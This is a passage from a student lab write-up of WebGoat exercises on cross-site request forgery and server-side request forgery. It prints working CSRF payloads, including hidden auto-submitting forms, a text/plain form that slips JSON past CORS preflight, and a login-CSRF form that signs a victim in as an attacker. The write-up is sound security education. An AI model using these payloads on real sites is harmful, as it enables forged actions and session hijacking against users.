


Fig 5.4

(Request overview using developer tools in Browser)

In the form action we used the URL we found during inspection and the name and values are what we found from the request tab as shown above. Finally, after running this form, we got a success result page and flag value which we verified by entering on the web goat server.

## **TASK 2**




Fig 5.5

(Overview of the Task)

So, this page presents the reviews and ratings of a user on a post. We have to submit a review and rating from some other host. So, when we tried to insert a review and submit, we got an error saying the request was from the same host.




Fig 5.6

(Error caught due to origin of request)

So, again we inspected the headers and request tab in the inspection tool and found some parameters that can be used for the external host form we are going to create.




Fig 5.7

(View of the request using Developer Tools)

Here, we found an additional field “validateReq” and its static value which we are going to use. So, we created a form just like before using the action and request parameters we found.

```


<html>
<body>
<form action="http://localhost:8080/WebGoat/csrf/review" method="POST">
<input name="reviewText" value="nice work" type="hidden">
<input name="stars" type="hidden" value="5">
<input name="validateReq" type="hidden" value="2aa14227b9a13d0bede0388a7fba9aa9">
<input type="submit" value="Submit">
</form>
</body>
</html>

```

Fig 5.8

(HTML form created with pre-embedded values)

After running the above form, we found a lesson completed parameter to be true.



The screenshot shows a Mozilla Firefox window with the title bar "Mozilla Fire..." and address bar "localhost:8080/WebGoat/csrf/review". The content area displays a JSON response:

```

JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON

lessonCompleted: true
▼ feedback: "It appears you have submitted correctly from another site. Go reload and see if your post is there."
output: null
assignment: "ForgedReviews"
attemptWasMade: true

```

Fig 5.9

(Successful execution of the task)

And when we reload the page on the original page our review shows there.



Fig 5.10

(Screenshot of the review posted by forging the request)

## TASK 3-




The screenshot shows a navigation sidebar on the left with items like (A8) Insecure Deserialization, (A9) Vulnerable Components, (A8:2013) Request Forgeries, Cross-Site Request Forgeries, Client side, and Challenges. The 'Cross-Site Request Forgeries' section is expanded, showing 'Server-Side Request Forgery'. To the right, under 'CSRF and content-type', there is a brief introduction about CSRF protection and a JSON message to be posted:

```
POST /csrf/feedback/message HTTP/1.1
{
  "name" : "WebGoat",
  "email" : "webgoat@webgoat.org",
  "content" : "WebGoat is the best!!"
}
```

Fig 5.11

(Overview of the Task)

So, in this task we are asked to POST the given JSON message to their endpoints. Firstly, we inspected the page and fill and the submit the form, we found a POST request along with the parameters




The screenshot shows the Network tab of a browser developer tools window. It lists several requests, with one specific POST request highlighted. The details for this POST request are shown in a expanded panel:

- Status: 200 OK
- Version: HTTP/1.1
- Transferred: 410 B (181 B size)
- Referrer Policy: no-referrer-when-downgrade

Fig 5.12

(Record of requests made on Developer tools)

By filling the form with the given values, the HTTP request gets populated with the inputted values in JSON format and in the response section it shows that the solution is not correct and the content type is application/JSON.



The screenshot shows the NetworkMiner tool interface. On the left, under 'Response Payload', there is a JSON object with the following fields:

```

{
    "lessonCompleted": false,
    "feedback": "Sorry the solution is not correct, please try again.",
    "output": null,
    "assignment": "CSRFFeedback",
    "attemptWasMade": true
}

```


On the right, under the 'Headers' tab, the following headers are listed:

- Content-Type: application/json
- Cookie: JSESSIONID=SDuJLf/Su-5XWXzHtEKm0guVtudwxrv0Z7UtfyY-
- Host: localhost:8080
- Origin: http://localhost:8080
- Referer: http://localhost:8080/WebGoat/start.mvc
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0
- X-Requested-With: XMLHttpRequest

Fig 5.13

(Editing the request with values)

now we created a new similar payload with the following code and ran it on the browser like before-



```

1 <html>
2 <body>
3   <script >
4     fetch("http://localhost:8080/WebGoat/csrf/feedback/message", {
5       method: 'POST',
6       headers: {
7         'Content-Type': 'text/plain'
8       },
9       body: "{ 'name': 'WebGoat', 'email': 'webgoat@webgoat.org', 'content': 'WebGoat is the best!!' }"
10     });
11   </script>
12 </html>
13 </html>


```

Fig 5.14

(Creating a HTML webpage with pre-embedded values)

After running it, it still doesn't work and in the console tab it shows a Cross-Origin Request Blocked error message. Hence the resources can only be accessed by websites in the same domain. Therefore, to solve this problem we cannot use application/json, so we will use text/plain as told in order to prevent preflight issues.

So, we edited our payload code with necessary changes as shown below-



```


1 <html>
2   <body>
3     <form action="http://localhost:8080/WebGoat/csrf/feedback/message" method="post" enctype="text/plain">
4       <input name='{"name": "WebGoat", "email": "webgoat@webgoat.org", "content": "WebGoat is the best!!", "ignore_me": "value=test"}' type='hidden'>
5       <input type='submit' value='Submit'>
6     </form>
7   </body>
8 </html>

```

Fig 5.15

(Edited further to bypass the CORS)

Here, we are basically making the JSON data as text data and we also included a dummy parameter “ignore\_me” because it will confuse the browser that the content above in the payload is one parameter. enctype=’text/plain’ forces the browser to create a request without encoding the data content from the client. Now at last we run the new payload and get a success page.



JSON		Raw Data		Headers	
Save	Copy	Collapse All	Expand All	Filter JSON	
<pre> lessonCompleted: true feedback: "Congratulations you have found the correct solution, the flag is: c8dcd022-3971-48e2-9a98-5c0df69c779e" output: null assignment: "CSRFFeedback" attemptWasMade: true </pre>					

Fig 5.16

(Successful compleation of Task)

We copied the flag we got from this page and pasted on the webgoat origin page and got the final output-



Fig 5.17

#### TASK 4-





Fig 5.18

For this task, we were asked to login from a different user as an attacker so that we could gather information about the activities of the user.

So, firstly we inspected the page and clicked on the solve button and under the networks tab we found a

POST request using which we got the link and parameter of the login csrf page. Now just like previous exercises, we again created a HTML page with the login details of an attacker as shown below-



```

<html>
<form action="http://localhost:8080/WebGoat/login" method="POST" style="width: 100%; height: 100%;">
<input type="hidden" name="username" value="csrf-sam">
<input type="hidden" name="password" value="sam123">
<button type="submit">Sign in</button>
</form>
<script>document.login.submit()</script>
</html>

```

Fig 5.19  
(Screenshot of the HTML page created)

After this we uploaded this form on webwolf, and ran it. We got logged in from the new user, and after that we clicked the solved button to complete the task and found that now both the webgoat pages are logged in with the attacker account and now the attacker can see every action you perform.




Fig 5.20  
(Successful Login of the new user)

## 2. SERVER-SIDE REQUEST FORGERY-

### TASK 1-

FIND AND MODIFY THE REQUEST TO REPLACE TOM WITH JERRY.




Fig 5.21

(Overview of the SSRF Task)

Here when we clicked on the button “steal the cheese” we got a statement “you failed to steal the cheese” and a photo of tom the cat. We are asked to replace Tom with Jerry to solve this assignment.

So, we inspected the page using developer tools and, in the inspector, tab simply searched for tom and found an image called tom.png.

We, simply replaced the tom.png with jerry.png and pressed enter and modified the source code and after that clicked on “Steal the Cheese” button and found the following output

## TASK 2-




Fig 5.22

(Overview of the SSRF Task)

So, we were asked to change the request so the server gets information from <http://ifconfig.pro>. So, we clicked on “try this” button and found a cat image called cat.png. Therefore, we found a source of output and we inspected the button just like previous exercises and searched for cat.png in the inspector tab.

